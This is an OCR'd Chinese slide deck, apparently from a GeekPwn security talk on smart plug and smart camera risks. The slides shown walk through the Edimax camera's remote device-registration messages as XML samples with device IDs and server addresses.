
GeekPwn 极棒

智能插座会导致城市沦陷？GeekPwn揭秘智能隐患


报告提纲

- 背景介绍
- 智能插座安全分析
- 智能摄像头安全分析
- 总结


Edimax智能摄像头



远程通信流程——设备注册




远程通信流程——设备注册



①

```
<param>
<opcode value="1" />
<id value="7ab2f331-1e6f
-49e6-af95-3b61af8d7bb1" />
</param>
```


远程通信流程——设备注册



①

```
<param>
<opcode value="10" />
<id value="7ab2f331-1e6f
-49e6-af95-3b61af8d7bb1 " />
<ip value="49.74.153.4" />
<port value="39762" />
<nhip value="122.248.234.231">
<nhport value="8760">
</param>
```


远程通信流程——设备注册



②

```
<param>
<opcode value="1" />
<id value="3a226e10-d159
-41c6-b264-3ccc9b23347f" />
</param>
```

远程通信流程——设备注册



②

```
<param>
<opcode value="10" />
<id value="3a226e10-d159
-41c6-b264-3ccc9b23347f" />
<ip value="49.74.153.4" />
<port value="39762" />
<nhip value="122.248.234.231">
<nhport value="8760">
</param>
```

